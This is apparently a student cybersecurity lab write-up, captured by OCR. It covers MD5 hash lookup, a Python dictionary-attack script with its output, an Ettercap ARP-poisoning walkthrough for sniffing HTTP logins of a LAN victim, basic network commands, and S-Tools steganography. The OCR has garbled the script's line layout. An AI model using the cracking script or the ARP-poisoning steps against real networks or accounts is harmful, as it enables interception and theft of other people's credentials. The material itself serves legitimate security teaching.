






b. Use crackstation.net to feed in the above MD5 hashes and find out its equivalent words. Display the results obtained.







B. Dictionary attack:

Dictattack.py


```
import hashlib
flag=0

p_hash=input("Enter MD5 Hash : ") dictionary =
input("Enter dictionary Filename : ") try:
password_file = open(dictionary, "r") except:
print("No file found.")     quit() for word in
password_file:

   enc_word = word.encode('utf-8')     digest=hashlib.md5(enc_word.strip()).hexdigest()
if(digest==p_hash):        print ("password has been found")        print ("password is : " +
word)

       flag=1        break
if(flag==0):        print ("No
password found.")
```


C:\Windows\System32\cmd.exe
D:\PasswordCracking>python dictattack.py
Enter MD5 Hash : 6c89e6e9bd1afd1bd834b316b17665c4
Enter dictionary Filename : passlist.txt
No password found.
No password found.
No password found.
No password found.
No password found.
D:\PasswordCracking>python dictattack.py
Enter MD5 Hash : 21232f297a57a5a743894a0e4a801fc3
Enter dictionary Filename : passlist.txt
password has been found
password is : admin

C) Encrypt and decrypt passwords using online and offline tools:




D) ARP Poising




Step 1– Install the VMware workstation and install the Kali Linux operating system.

Step 2 – Login into the Kali Linux using username pass "root, toor".

Step 3 – Make sure you are connected connected to local LAN and check the IP address address by typing the command ifconfig in the terminal.






Step 4 – Open up the terminal and type "Ettercap –G" to start the graphical version of Ettercap.


Step 5 – Now click the tab "sniff" in the menu bar and select "unified "unified sniffing" and click OK to select the interface. We are going to use "eth0" which means Ethernet connection.

Step 6 – Now click the "hosts" tab in the menu bar and click "scan for hosts". It will start scanning the whole network for the alive hosts.

Step 7 – Next, click the "hosts" tab and select "hosts list" to see the number of hosts available in the network. This list also includes the default gateway address. We have to be careful when we select the targets.



Ettercap
0.8.3.1 (EB)
eth0 -> 08:00:27:95:BD:54
10.0.2.15/255.255.255.0
fe80::a00:27ff:fe95:bd54/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...


Ettercap
0.8.3.1 (EB)
10.0.2.15/255.255.255.0
fe80::a00:27ff:fe95:bd54/64
Hosts
Hosts list
Enable IPv6 Scan
Scan for hosts
Load hosts from file ...
Save hosts to file ...
34 plugins
42 protocol dissectors


Ettercap
0.8.3.1 (EB)
10.0.2.15/255.255.255.0
fe80::a00:27ff:fe95:bd54/64
Hosts
Hosts list
Enable IPv6 Scan
Scan for hosts
Load hosts from file ...
Save hosts to file ...
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint

Step 8 – Now we have to choose the targets. targets. In MITM, our target is the host machine, machine, and the route will be the router address to forward the traffic. In an MITM attack, , the attacker intercepts the network and sniffs the packets. packets. So, we will add the victim as "target 1" and the router address as "target 2."


In VMware environment, environment, the default default gateway will always end with "2" because "1" is assigned to the physical machine.



Step 9 – In this scenario, our target is "192.168.121.129" and the router is "192.168.121.2".

So we will add target 1 as victim IP and target 2 as router IP

Step 10 – Now click on "MITM" and click "ARP poisoning". Thereafter, check the option "Sniff remote connections" and click OK



Step 11 – Click "start" and select "start sniffing". This will start ARP poisoning in the network which means we have enabled our network card in "promiscuous "mode" and now the local traffic can be sniffed. Note – We have allowed only HTTP sniffing with, Ettercap, so don't expect HTTPS packets to be sniffed with this process.

Step 12 – Now it's time to see the results; results; if our victim logged into some. websites. You can see the results in the toolbar of Ettercap.

This is how sniffing works. You must have understood how easy it is to get the HTTP credentials just by enabling ARP poisoning.

E: Ipconfig,ping, traceroute and netstat:

a .Ipconfig:

```
Command Prompt
Microsoft Windows [Version 10.0.19044.1889]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Radhey Shyam>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : citrus.com

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::610d:d66:c91d:7ab0%4
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Local Area Connection* 1:
```

ii. ipconfig/all : To see detailed IP information

```
Command Prompt

C:\Users\Radhey Shyam>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Jarvis
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : citrus.com
   Description . . . . . . . . . . . : Realtek PCIe FE Family Controller
   Physical Address. . . . . . . . . : 94-57-A5-EA-B0-10
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
```

b.ping:

```
Command Prompt

C:\Users\Radhey Shyam>ping www.google.com

Pinging www.google.com [2404:6800:4009:832::2004] with 32 bytes of data:
Reply from 2404:6800:4009:832::2004: time=47ms
Reply from 2404:6800:4009:832::2004: time=32ms
Reply from 2404:6800:4009:832::2004: time=34ms
Reply from 2404:6800:4009:832::2004: time=44ms

Ping statistics for 2404:6800:4009:832::2004:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 32ms, Maximum = 47ms, Average = 39ms
```

c. tracert:

```
Command Prompt
C:\Users\Radhey Shyam>tracert www.google.com

Tracing route to www.google.com [2404:6800:4009:832::2004]
over a maximum of 30 hops:

  1     2 ms     1 ms     3 ms  2401:4900:1724:64b::bb
  2     *        *        *     Request timed out.
  3    47 ms    30 ms    44 ms  fd01:1:1::5
  4    29 ms    17 ms    43 ms  2404:a800:2a00::201
  5    50 ms    38 ms    36 ms  2404:a800::167
  6    29 ms    17 ms    29 ms  2001:4860:1:1::10e0
  7    35 ms    22 ms    29 ms  2404:6800:8014::1
  8    38 ms    27 ms    67 ms  2001:4860:0:1::5c04
  9     *       44 ms     *     2001:4860:0:115b::b
 10    27 ms    28 ms    18 ms  2001:4860:0:115d::1
 11    40 ms    27 ms    27 ms  2001:4860:0:1::5ecf
 12    34 ms    41 ms    23 ms  bom07s45-in-x04.1e100.net [2404:6800:4009:832::2004]

Trace complete.
```

d. Netstat

```
Command Prompt
C:\Users\Radhey Shyam>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7070           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
```


F : Steganography tools. (S-Tools):

1. **Prepare the secret file that you want to hide(eg ME.txt)**

2. **Launch the S-Tools**

3. **Drag and drop the host file inside which you wants to hide secret file(img1.bmp)**


4**. Now drag and drop the secret file on image file and alert by stool to enter password and choose encryption algorithm will come.**




